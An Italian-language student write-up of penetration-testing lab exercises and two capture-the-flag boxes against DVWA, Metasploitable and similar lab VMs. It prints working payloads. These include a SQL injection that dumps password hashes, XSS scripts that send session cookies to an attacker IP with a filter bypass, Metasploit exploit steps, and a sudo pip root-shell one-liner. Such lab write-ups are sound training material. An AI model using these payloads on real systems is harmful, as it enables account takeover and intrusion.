TRACCIA 1

Una volta preparato l'ambiente con i seguenti indirizzi IP, Metasploitable: 192.168.13.150, Kali:192.168.13.100 ci assicuriamo che le macchine comunichino tra loro.

```
┌──(andre㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=4.22 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.903 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.924 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.824 ms
^C
── 192.168.13.150 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 0.824/1.717/4.217/1.443 ms
```

Quindi ci rechiamo sulla pagina web DVWA di metasploit tramite browser e impostiamo il security level su low

Security level set to low

Tramite SQL injection siamo riusciti a trovare la password di pablo

```
ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

ovviamente abbiamo trovato una password hashata quindi per craccarla possiamo avvalerci di altri tool o siti

0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

la password è **letmein**

BONUS:

Settiamo il livello di sicurezza su medium

Security level set to medium

Il livello di sicurezza impostato su medium da quello che ho capito, sanitizza il valore dell'input utente rendendo più difficile l'esecuzione di query malevole; io ho deciso di bypassare la "difficoltà" utilizzando burp suite, alterando la richiesta; quindi ho eseguito burp suite aperto il browser da qui e ho impostato intercept on, una volta scritta la query e premuto submit sulla pagina dvwa ho quindi intercettato il traffico:

```
GET /dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2C+password+FROM+users+--+&Submit=Submit HTTP/1.1
Host: 192.168.13.150
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.13.150/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=f7f1ef47b621656dda50c2cd6007cba6
Connection: keep-alive
```


alterato la richiesta impostando security su low: `security=low;`, ho premuto su forward e ottenuto così la password di pablo

```
ID: ' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

che abbiamo già craccato nella modalità facile è **letmein**

TRACCIA 2


Prepariamo l'ambiente e ci assicuriamo che le macchine comunichino tra loro



entriamo nella pagina web di dvwa tramite browser e impostiamo la sicurezza su low, quindi nella pagina XSS reflected inseriamo il nostro script:

<script> var img = new Image(); img.src = "http://192.168.104.100:4444/?cookie=" + document.cookie; </script>

Sulla kali facciamo partite netcat in ascolto sulla porta 4444, mandiamo lo script ed ecco che abbiamo rubato i cookie di sessione:



BONUS

Per replicarlo con il livello di sicurezza impostato su medium, prima di tutto mi sono “studiato” il codice sorgente ovvero:

Medium Reflected XSS Source

```php
<?php

if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){

 $isempty = true;

} else {

 echo '<pre>';
 echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
 echo '</pre>';

}

?>
```

Quindi ho capito che una volta iniettato lo script viene sostituito il codice <script> allora ho trovato questa soluzione: <scr<script>ipt> e questo è lo script che ho utilizzato: <scr<script>ipt> var img = new Image(); img.src = "http://192.168.104.100:4444/?" + "cookie=" + document.cookie + "&userAgent=" + navigator.userAgent + "&date=" + new Date().toISOString(); </scr<script>ipt>

```
┌──(andre㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 59372
GET /?cookie=security=medium;%20PHPSESSID=f72433b3165629e3fb1d2c1de1b2a9b1&userAgent=Mozilla/5.0%20(X11;%20Linux%20x86_64;%20rv:109.0)%20Gecko/2010010
1%20Firefox/115.0&date=2025-01-07T21:35:44.836Z HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
```

ed ecco che siamo riusciti nel nostro intento, abbiamo cookie di sessione, versione del browser, indirizzo ip della vittima e data.

TRACCIA 3

Il programma è scritto in C e ha il seguente funzionamento:

Funzionamento del programma originale

1. **Input dei dati:**
   - Il programma crea un array (“vector”) di 10 interi.
   - L'utente deve inserire 10 numeri interi, che vengono letti con “scanf” e salvati nell'array.
2. **Stampa dell'array:**
   - Dopo aver letto i dati, il programma stampa gli elementi inseriti.
3. **Ordinamento:**
   - Utilizza un algoritmo di ordinamento a bolle (bubble sort) per ordinare l'array in ordine crescente.
   - Confronta ogni coppia di elementi adiacenti e li scambia se non sono nell'ordine corretto.
4. **Output finale:**
   - Stampa l'array ordinato.

Il codice è stato modificato per generare un errore di segmentazione. Nella nuova versione, c'è un accesso a un elemento dell'array fuori dai limiti validi (“vector[10]”), che provoca comportamento non definito e può causare un errore di segmentazione. Questo aiuta a comprendere i problemi legati alla gestione impropria degli indici negli array.

TRACCIA 4

Come prima cosa prepariamo il nostro ambiente di lavoro e ci assicuriamo che le macchine comunichino:

```
┌──(andre㉿kali)-[~]
└─$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.47 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=2.09 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=1.82 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=1.35 ms
64 bytes from 192.168.50.150: icmp_seq=5 ttl=64 time=3.07 ms
^C
── 192.168.50.150 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 1.345/1.959/3.070/0.613 ms
```

Questa è la vulnerabilità trovata con nessus che ci interessa:

HIGH Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

http://badlock.org
https://www.samba.org/samba/security/CVE-2016-2118.html

Output

```
Nessus detected that the Samba Badlock patch has not been applied.
```

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

A questo punto apriamo msfconsole e cerchiamo un exploit per il servizio samba e selezioniamo quello di nostro interesse `exploit/multi/samba/usermap_script`,
quindi con il comando “options” verifichiamo quali opzioni dell’exploit devono essere configurate, in questo caso settiamo RHOST, RPORT e LPORT; fatto questo con il comando “run” facciamo partire l’exploit. Una volta dentro eseguiamo il comando ifconfig per provare che siamo entrati nella macchina vittima.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:5f:45
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feab:5f45/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28586 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22245 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3392938 (3.2 MB)  TX bytes:9925000 (9.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:510 errors:0 dropped:0 overruns:0 frame:0
          TX packets:510 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:206675 (201.8 KB)  TX bytes:206675 (201.8 KB)
```

TRACCIA 5

Come prima cosa prepariamo il laboratorio e ci assicuriamo che le macchine comunichino:

```
┌──(andre㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.88 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.748 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.742 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=1.15 ms
^C
── 192.168.200.200 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.742/1.128/1.875/0.461 ms
```

A questo punto facciamo partire la scansione di nessus

Questa è la vulnerabilità che andremo a sfruttare con msfconsole; quindi a questo punto con il comando “search” cerchiamo un exploit che fa al caso nostro `exploit/multi/http/tomcat_mgr_upload`, a questo punto con il comando “options” configuriamo l’exploit con le informazioni necessarie come ad esempio dell’indirizzo ip target e con “run” lo avviamo.

Una volta dentro recuperiamo le informazioni necessarie:

```
Interface  4
===========

Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:46:b6:e9
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::c5da:67bb:fa3b:2c4f
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Per verificare se sia una macchina fisica o virtuale lanciamo il modulo `run post/windows/gather/checkvm` che ci da la conferma di essere su una virtual machine `[+] This is a VirtualBox Virtual Machine` con `run post/windows/manage/webcam` abbiamo una panoramica delle webcam attive sulla macchina


```
Webcam List
===========

 Index  Name
 _____  ____
```

ma non ce ne sono, non sono riuscito a catturare uno screenshot perchè il comando “screenshot” di meterpreter non era compatibile con questa sessione, e non sono riuscito a trovare altri modi.


CTF 1

Per prima cosa, abbiamo eseguito una scansione di rete con nmap e abbiamo quindi rilevato due porte aperte la 21 e la 80, una volta entrati sulla web page abbiamo fatto subito una scansione delle directory trovando qualcosa di interessante ma non rilevante quanto la pagina “buscar” del sito in cui siamo finiti esplorando a mano la web page; abbiamo capito subito che era potenzialmente vulnerabile prima facendo ipotesi di attacchi tipo SQL Injection o XSS, ma abbiamo notato che in realtà la pagina si comportava


come una vera e propria shell di sistema, quindi ci siamo messi a esplorare il filesystem e ci siamo imbattuti nel file **.backup** che conteneva credenziali in chiaro: $username = "jangow01"; $password = "abygurl69"; con cui siamo entrati nel servizio FTP in cui però non eravamo root.



Per l'escalation di privilegi ci siamo informati sulla versione del kernel della macchina: 4.4.0-31-generic #50-Ubuntu SMP e su exploitDB abbiamo trovato un exploit locale per l'escalation dei privilegi; quindi abbiamo caricato il file 45010.c nella directory dell'utente jangow01 tramite FTP



poi accedendo localmente alla macchina abbiamo compilato il file e ottenuto una shell root.



CTF 2

Abbiamo iniziato, come di consueto, facendo una scansione con nmap della macchina target ed abbiamo individuato la porta 80 aperta, quindi abbiamo iniziato ad analizzare il sito web, abbiamo subito individuato /robots.txt che ci ha suggerito una directory nascosta, ovvero: `/~myfiles.`, a questo punto abbiamo utilizzato il tool ffuf per scoprire eventuali altre directory e file nascosti:"ffuf -u

http://192.168.1.7/~secret/.FUZZ -e .py,.java,.php,.dart,.rar,.zip,.txt,.html -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403” che ci ha portati alla scoperta di `/~secret` qui abbiamo individuato un file SSH privato; dopodiché abbiamo continuato a cercare altre informazioni di nuovo con ffuf con cui abbiamo trovato il file victim_id_rsa che abbiamo convertito tramite john the ripper ed abbiamo trovato la password: `P@55w0rd!`. Quindi ci siamo connessi alla macchina vittima tramite SSH: “ssh -i victim_id_rsa icex64@192.168.1.7” e trovato la flag dell’utente: **user.txt.**

A questo punto abbiamo proceduto con l’escalation di privilegi, abbiamo individuato un file potenzialmente vulnerabile: **heist.py** che abbiamo analizzato con il tool linpeas, successivamente abbiamo quindi individuato un file python: **webbrowser.py** a cui abbiamo aggiunto `os.system("/bin/bash")`. Dopodichè abbiamo effettuato l’accesso con l’utente arsene e da qui abbiamo eseguito exploit con pip: “TF=$(mktemp -d) echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py sudo pip install $TF“, ed ottenuto l’accesso come root.
